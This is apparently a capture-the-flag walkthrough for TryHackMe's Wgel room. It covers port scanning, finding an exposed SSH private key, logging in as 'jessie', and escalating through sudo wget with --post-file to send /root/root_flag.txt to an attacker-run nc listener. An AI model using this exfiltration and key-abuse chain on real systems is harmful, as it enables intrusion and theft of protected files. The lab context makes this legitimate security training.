

TryHackMe

Wgel CTF

<https://tryhackme.com/room/wgelctf>

Walkthrough

By

<https://tryhackme.com/p/iLinxz>

1. NMAP Scan:

```
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two open ports:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

Let's visit port 80 and see what we can do from there as we can't do anything else right now.

Nothing of much interest on this page, really.

What does the source code say?



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

```

<pre>
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
<!-- Jessie don't forget to udate the webiste -->
</pre>

```


We found this comment entry in the source code. We're going to make a mental note of this and continue.

I will use DirBuster to enumerate the website further. At the end of my scan, I had come to this:



???	???
.hta.php	403 447
.htaccess.php	403 447
.htpasswd.php	403 447
icons	???
server-status	403 447
sitemap	200 21851

sitemap	200 21851
.htaccess.php	403 447
.htpasswd.php	403 447
.hta.php	403 447
.htpasswd	403 447
.ssh	200 1141
.hta	403 447
.htaccess	403 466
index.html	200 21851
work.html	200 12011
work-grid-without-text.html	200 11002
services.html	200 10673
blog.html	200 13312
work-grid.html	200 13002
about.html	200 12797
shop.html	200 17959
js	200 4018
contact.html	200 10887
images	200 178
css	200 3038
fonts	200 1348

A /sitemap/ directory in which resides an /.ssh/ directory. Let's visit it!



Index of /sitemap/.ssh

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.254.24 Port 80

Looks like this directory holds a private key. Maybe we can use it to log in to the host via SSH.

Let's try to log in as the user "Jessie":

```
kali@kali:~/Desktop/Memos/Wgel$ ssh -i id_rsa jessie@10.10.254.24
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

Last login: Fri Aug 7 16:24:53 2020 from 10.11.6.36
jessie@CorpOne:~$
```

[Hacker Voice] I'm in.

Great, look around for interesting files!

I hoped the user flag had "flag" in its name and it actually had, good.

```
jessie@CorpOne:~$ locate flag
/home/jessie/Documents/user_flag.txt

jessie@CorpOne:~$ cat /home/jessie/Documents/user_flag.txt
```

We've gotten the first flag. Let's go for root now...

sudo -l?

```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$
```

Okay, so, we can run all sudo commands on this machine but we'd need the password. We don't have that so that path's a no-go.

Interestingly enough, we can run wget as root.

Through OSINT, I've found out one can both download AND upload files from and to a server.

So, how can I get the root flag then...? *CLICK*

Oh, I see, we can upload the root flag onto a server and then read it from there.

I am going to assume that the root flag file is going to be named in the same format as the user flag, so, *root_flag.txt*.

Let's start our nc listener:

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
```

Let's try to upload the flag to our nc listener:

```
jessie@CorpOne:~$ sudo -u root /usr/bin/wget --post-file=/root/root_flag.txt http://10.11.6.36:4444
--2020-08-07 17:02:46-- http://10.11.6.36:4444/
Connecting to 10.11.6.36:4444... connected.
HTTP request sent, awaiting response...
```

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.254.24] 51512
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.6.36:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
```

END! 😊